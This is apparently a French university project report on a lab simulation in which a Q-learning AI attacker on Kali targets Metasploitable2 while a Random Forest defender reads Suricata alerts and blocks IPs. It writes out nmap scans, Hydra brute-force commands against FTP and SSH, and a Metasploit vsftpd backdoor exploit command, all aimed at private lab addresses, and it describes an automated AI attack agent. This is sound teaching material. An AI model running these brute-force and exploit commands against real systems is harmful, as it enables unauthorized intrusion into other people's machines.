caplogy

hexagone

Simulation IA d'une Cyberguerre Offensive/Défensive

Année universitaire : 2024–2025

Cours : IA et cybersécurité

Enseignant : Arij Azzabi

Contents

1 Introduction


Ce projet simule un affrontement entre un attaquant et un défenseur, tous deux pilotés par l'intelligence artificielle. L'attaquant, installé sur une machine Kali Linux, vise une cible vulnérable appelée Metasploitable2. En face, une machine Ubuntu utilise Suricata et une IA pour détecter les attaques et réagir automatiquement.

2 Objectifs

- Mettre en place un environnement réaliste avec Kali, Metasploitable2 et Ubuntu.
- Simuler des attaques automatisées via un agent IA (Q-learning).
- Détecter et réagir automatiquement via un agent IA défense (Random Forest).
- Visualiser les actions et évaluer les performances.

3 Architecture du projet

- **Kali Linux (IA Attaquant)** : outils Nmap, Hydra, Metasploit, Python.
- **Metasploitable2** : machine Linux volontairement vulnérable.
- **Ubuntu Server (IA Défenseur)** : Suricata + Python + scikit-learn.
- **Réseau interne VirtualBox** : Nom du réseau : `cyber-net`.



Réseau interne : cyber-net

4 Étapes de mise en place

1. Réseau et VMs

- Télécharger les ISOs : Kali Linux, Ubuntu Server, Metasploitable2.
- Créer un réseau interne VirtualBox nommé `cyber-net`.
- Attribuer des IP statiques :
  - Kali : `192.168.10.10`
  - Ubuntu : `192.168.10.20`
  - Metasploitable : `192.168.10.30`

2. Installation Kali Linux

Commandes à exécuter :

- `sudo apt update && sudo apt install nmap hydra metasploit-framework python3-pip`
- `pip3 install numpy pandas scikit-learn`

3. Installation Ubuntu (Défenseur)

Commandes à exécuter :

- `sudo apt update && sudo apt install suricata python3-pip`
- `pip3 install scikit-learn joblib`

5 Scénario d'attaque IA

5.1 Cible : Metasploitable2

La machine virtuelle **Metasploitable2** est utilisée comme cible vulnérable. Elle regroupe de nombreuses failles de sécurité intentionnelles permettant de tester des attaques de type brute-force, exploitation de services vulnérables, et autres vecteurs classiques.

Les principales failles accessibles :

- **FTP (port 21)** : vulnérable à VSFTPD 2.3.4 (backdoor).
- **SSH (port 22)** : mot de passe faible (ex. utilisateur `msfadmin`).
- **HTTP (port 80)** : plusieurs applications web vulnérables (DVWA, Mutillidae).
- **Samba (port 445)** : vulnérabilité d'exécution de code à distance.
- **PostgreSQL (port 5432)** : accès sans mot de passe.

Téléchargement : `https://sourceforge.net/projects/metasploitable/`

5.2 Étapes de l'attaque automatisée

L'IA attaquante sur Kali suit plusieurs étapes pour analyser la cible, choisir une attaque, l'exécuter, et apprendre de ses résultats via Q-learning.

1. Découverte de la cible
Un scan réseau est lancé pour identifier l'adresse IP de Metasploitable2 :

```
nmap -sn 192.168.10.0/24
```

2. Scan de ports
Une fois l'hôte trouvé, on scanne les services ouverts :

```
nmap -sV -T4 192.168.10.30
```

3. Brute-force FTP (port 21)
Si FTP est actif, l'IA tente un accès avec identifiants faibles :

```
hydra -l anonymous -P /usr/share/wordlists/rockyou.txt ftp://192.168.10.30
```

4. Brute-force SSH (port 22)
Tentative de connexion avec un compte courant (ex. msfadmin) :

```
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.10.30
```

5. Exploit automatique (VSFTPD backdoor)
Si le service FTP utilise VSFTPD 2.3.4, un exploit connu peut être lancé via Metasploit :

```
msfconsole -q -x "use␣exploit/unix/ftp/vsftpd_234_backdoor;␣\
set␣RHOSTS␣192.168.10.30;␣run"
```

6. Apprentissage IA (Q-learning)
Chaque action donne lieu à une récompense :

- `+1` si l'attaque réussit,
- `-1` si elle échoue ou est détectée.

La stratégie est ajustée à l'aide de la formule :

$$Q(s,a) \leftarrow Q(s,a) + \alpha \left[r + \gamma \max Q(s',a') - Q(s,a) \right]$$

6 IA Défense (Random Forest)

La machine Ubuntu joue le rôle de défenseur, grâce à un système de détection d'intrusion (IDS) comme **Suricata**, couplé à un agent d'analyse automatisée utilisant un modèle d'IA supervisée, ici un **Random Forest**.

Cet agent intelligent prend des décisions de défense en analysant les journaux générés par Suricata en temps réel.

Les étapes sont les suivantes :

1. Extraction des journaux (logs) Suricata

L'agent lit régulièrement le fichier suivant :

```
/var/log/suricata/fast.log
```

Chaque ligne représente une alerte, par exemple un scan réseau, une tentative brute-force, ou un exploit connu.

2. Feature Engineering (préparation des données)

Chaque alerte est transformée en un vecteur numérique, en extrayant plusieurs caractéristiques, telles que :

- Le type d'alerte (ex. : `ET SCAN`, `BruteForce SSH`).
- Le port cible de l'attaque (21, 22, 80, etc.).
- La fréquence des alertes sur un court intervalle de temps.
- L'adresse IP source (agresseur) et son historique.

Ces "features" sont ensuite utilisées comme entrées pour le modèle IA.

3. Prédiction à l'aide d'un modèle Random Forest

Le modèle Random Forest, entraîné au préalable avec un jeu de données labellisé (attaques connues vs trafic normal), prédit pour chaque alerte si celle-ci correspond à :

- `0` = activité normale,
- `1` = tentative d'attaque.

Réaction automatique : blocage de l'IP source

Si une attaque est confirmée (`result == 1`), le script IA exécute une commande pour bloquer immédiatement l'IP de l'attaquant :

```
sudo iptables -A INPUT -s 192.168.10.10 -j DROP
```

Ainsi, l'agent IA agit comme un mini SOC (Security Operations Center) en détectant et neutralisant les menaces en temps réel :)

Cette défense IA est réactive, rapide, et améliore la résilience du système en apprenant à bloquer des comportements suspects avant qu'ils n'aient un effet critique.

7 Visualisation (optionnelle)

- Interface Streamlit : voir les attaques/défenses en direct.
- Log CSV ou JSON pour historiser les actions IA.